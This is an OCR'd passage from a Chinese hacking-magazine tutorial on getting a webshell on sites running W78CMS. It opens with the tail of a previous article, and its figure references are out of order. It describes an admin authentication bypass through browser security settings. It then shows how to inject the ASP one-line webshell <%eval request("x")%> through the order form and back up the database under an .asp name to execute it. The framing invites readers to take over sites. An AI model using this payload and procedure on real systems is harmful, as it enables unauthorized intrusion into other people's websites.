


图10




图11

这套系统非常简单，漏洞也很简单，但是查询出来的密码是经过MD5加密的，能不能破解出来还得看运气了，只要进入了后台，WEBSHELL就是你的了。

W78CMS后台文件验证漏洞轻松拿Webshell

txcbg

W78CMS是采用ASP+ACCESS开发的一套CMS系统，所有页面都采用UTF-8全球通用编码，兼容简体中文、繁体中文及英文，适用于中小企业网站。前几天在网上看到有人公布出了W78CMS存在的严重安全漏洞，利用漏洞就可以轻松的拿到网站的Webshell，而且拿到Webshell的方法还不只一种呢。

漏洞主要出在后台文件的权限验证上，由于后台文件的权限验证不严密，导致了我们在没有登录后台的情况下就可以使用后台的某些功能（比如备份数据库、修改后台管理员登录密码等），关于漏洞的分析我就不多介绍了，下面具体来看一下如何利用这个漏洞拿到Webshell。

一、虚拟机里测试

我先在虚拟机的Windows2003系统中把这套W78CMS系统搭建了起来，上面不是说存在后台文件的权限验证漏洞吗，我们来看一下，直接在浏览器中打开后台首页"http://127.0.0.1/admin/admin_index.asp"，提示非法操作需要登录，如图1。此时，我们选择IE浏览器的"工具"菜单下的"Internet 选项"，在"安全"选项中把Internet的安全级别设置为高，再次直接访问后台首页"http://127.0.0.1/admin/admin_index.asp"，这回变了，竟然不需要验证直接就进入了后台管理页面，如图2。




图1

点击左侧"网站管理"下的"数据备份"，来到数据库备份的地方，备份一下数据库试试，也备份成功了，如图3。经过测试，利用数据库备份功能完全可以拿到Webshell，而且有三种方法可供利用呢，下面就为大家一一介绍。

1、数据库插马

虽然W78CMS系统的数据库后缀为.mdb，但我们可以把数据库备份成.asp的后缀，再加上它对输入的数据没有过滤好，我们就可以利用数据库插马得到webshell了。直接访问

“http://127.0.0.1/dg.asp”来到在线订购页面，在“订购数量”后面输入我们的一句话木马**<%eval request("x")%>**，其它的内容可以随便填写，如图4。




图2




图3




图4

全部填写完毕后点击“提交订单”按钮，在看到“恭喜！您的订单已经提交成功！”的提示后我们的一句话木马就插入到数据库中了，下面来备份，直接访问数据库备份页面“http://127.0.0.1/admin/Manage_backup.asp”（记得事先弄好浏览器的安全设置），“当前数据库路径”栏可以使用默认的，在“备份数据库名称”栏就填test.asp，点“确认备份”后进行备份，备份完成后需要点浏览器的后退按钮然后再备份一次（第一次备份自动添加了.mdb后缀），如图5。备份成功后使用lake2的eval最小马发送端连接“http://127.0.0.1/admin/databackup/test.asp”，就成功得到webshell了，如图6。

